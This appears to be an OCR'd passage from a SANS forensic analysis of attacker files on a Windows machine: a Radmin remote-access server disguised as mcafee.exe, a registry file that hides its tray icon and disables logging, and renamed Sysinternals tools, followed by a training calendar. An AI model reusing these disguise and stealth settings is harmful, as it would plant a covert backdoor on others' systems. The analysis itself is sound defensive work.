
File Name	Description
	netmsg.dll CachePrimaryDomain SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon The most interesting string contains a reference to “RAdmin”. See below for more discussion on this file.
mcafee.exe	 This executable contains a custom icon, which reveals that it is not truly a copy of the McAfee anti-virus software. Checking the Unicode strings in the file reveals the following: Remote Administrator server v2.1 for Win9x/ME/NT4.0/2000 Copyright (c) 1999-2001 by Famatech LLC. All rights reserved. Usage: r_server.exe options Options: /setup - show window dialog box with setup settings (install,remove,port,pass) /pass:xxxxx - specify a password /port:xxxxx - specify a port number /install - install service (Win95/98 or WinNT) and driver (WinNT) /uninstall - uninstall service and driver, if present /save - save pass & port to the default program settings in the registry if you not specify port or\and pass when use this option, default port or\and empty password will be saved. /silence - don't show message boxes,in /install, /uninstall or /save commands. /unregister - delete an already entered key for Radmin. /? - this help screen Note, that port and password specified in the command prompt, always overrides default settings from the registry This program is a GUI remote administration server that can be installed and configured from the command line. Some additional information: RAdmin server can run in two modes: 1) As system service. RAdmin server automatically starts with windows. 2) As trivial application. You can manually start RAdmin server when you need it. If you install the server as a system service you configure it to run automatically each time when Windows starts. For Windows NT/2000 users: To install or remove the service you must have adminstrator privileges.


File Name	Description
	If you do not install the server as a service, you can start it manually each time, when you need it. However some features of the server will not work in this case. For example you will not be able to remotely logon and Only in system service mode RAdmin server shows all of its features. You will be able to remotely logon and logoff from user, to send Ctrl-Alt-Del , use a video hook driver, ... IP filter allows access only from specified IP addreses Also, we can link this with the raddrv.dll installed below: Check that you have administrator rights and driver file (raddrv.dll) is placed in SYSTEM32 directory.?Can't install service. Although the file contents do not directly link this application with the file AdmDll.dll, some searching on the internet--particularly at the vendor's web site (http://www.radmin.com) --reveal that admdll.dll is actually part of the normal radmin distribution.
raddrv.dll	The properties of this file show that it is part of the radmin suite:

File Name	Description
	

settings.reg	Registry settings for the RAdmin utility. Very few options are actually set in this file:
	`[HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters]`
	`"EnableLogFile"=hex:00,00,00,00`
	`"LogFilePath"=""`
	`"FilterIp"=hex:00,00,00,00`
	`"DisableTrayIcon"=hex:01,00,00,00`
	`"AutoAllow"=hex:00,00,00,00`

kill.exe	Examining the properties of this file, we see that it is actually a renamed version of the pkill.exe, utility from Systems Internals (see www.sysinternals.com).

File Name	Description
	 This application can be used to kill a running process.
ps.exe	Again, file properties show that this is a Systems Internals tool:

File Name	Description
	 This is a renamed version of pslist.exe, used to list the processes running on a windows machine. The numeric process identifier from pslist can be fed into kill.exe to stop a running process.

Last Updated: February 19th, 2018

Upcoming SANS Forensics Training

SANS New York City Winter 2018	New York, NY	Feb 26, 2018 - Mar 03, 2018	Live Event
SANS London March 2018	London, United Kingdom	Mar 05, 2018 - Mar 10, 2018	Live Event
SANS Paris March 2018	Paris, France	Mar 12, 2018 - Mar 17, 2018	Live Event
SANS San Francisco Spring 2018	San Francisco, CA	Mar 12, 2018 - Mar 17, 2018	Live Event
SANS Secure Singapore 2018	Singapore, Singapore	Mar 12, 2018 - Mar 24, 2018	Live Event
Mentor Session - FOR500	Minneapolis, MN	Mar 13, 2018 - May 01, 2018	Mentor
SANS Northern VA Spring - Tysons 2018	McLean, VA	Mar 17, 2018 - Mar 24, 2018	Live Event
SANS Munich March 2018	Munich, Germany	Mar 19, 2018 - Mar 24, 2018	Live Event
SANS Pen Test Austin 2018	Austin, TX	Mar 19, 2018 - Mar 24, 2018	Live Event
SANS Secure Canberra 2018	Canberra, Australia	Mar 19, 2018 - Mar 24, 2018	Live Event
Mentor Session - FOR610	Milwaukee, WI	Mar 21, 2018 - May 02, 2018	Mentor
SANS Boston Spring 2018	Boston, MA	Mar 25, 2018 - Mar 30, 2018	Live Event
Community SANS Columbia FOR610	Columbia, MD	Mar 26, 2018 - Mar 31, 2018	Community SANS
SANS 2018	Orlando, FL	Apr 03, 2018 - Apr 10, 2018	Live Event
SANS Abu Dhabi 2018	Abu Dhabi, United Arab Emirates	Apr 07, 2018 - Apr 12, 2018	Live Event
Community SANS Virginia Beach FOR508 @ SLAIT	Virginia Beach, VA	Apr 09, 2018 - Apr 14, 2018	Community SANS
SANS vLive - FOR578: Cyber Threat Intelligence	FOR578 - 201804,	Apr 10, 2018 - May 17, 2018	vLive
SANS London April 2018	London, United Kingdom	Apr 16, 2018 - Apr 21, 2018	Live Event
SANS Zurich 2018	Zurich, Switzerland	Apr 16, 2018 - Apr 21, 2018	Live Event
SANS Baltimore Spring 2018	Baltimore, MD	Apr 21, 2018 - Apr 28, 2018	Live Event
SANS Seattle Spring 2018	Seattle, WA	Apr 23, 2018 - Apr 28, 2018	Live Event
SANS vLive - FOR508: Advanced Digital Forensics, Incident Response, and Threat Hunting	FOR508 - 201804,	Apr 23, 2018 - May 30, 2018	vLive
SANS Riyadh April 2018	Riyadh, Saudi Arabia	Apr 28, 2018 - May 03, 2018	Live Event
Automotive Cybersecurity Summit & Training 2018	Chicago, IL	May 01, 2018 - May 08, 2018	Live Event
SANS vLive - FOR500: Windows Forensic Analysis	FOR500 - 201805,	May 08, 2018 - Jun 14, 2018	vLive
SANS Security West 2018	San Diego, CA	May 11, 2018 - May 18, 2018	Live Event
Security West 2018 - FOR610: Reverse-Engineering Malware: Malware Analysis Tools and Techniques	San Diego, CA	May 11, 2018 - May 16, 2018	vLive
Security West 2018 - FOR578: Cyber Threat Intelligence	San Diego, CA	May 11, 2018 - May 15, 2018	vLive
Security West 2018 - FOR500: Windows Forensic Analysis	San Diego, CA	May 11, 2018 - May 16, 2018	vLive
Security West 2018 - FOR508: Advanced Digital Forensics, Incident Response, and Threat Hunting	San Diego, CA	May 11, 2018 - May 16, 2018	vLive
Security West 2018 - FOR572: Advanced Network Forensics and Analysis	San Diego, CA	May 11, 2018 - May 16, 2018	vLive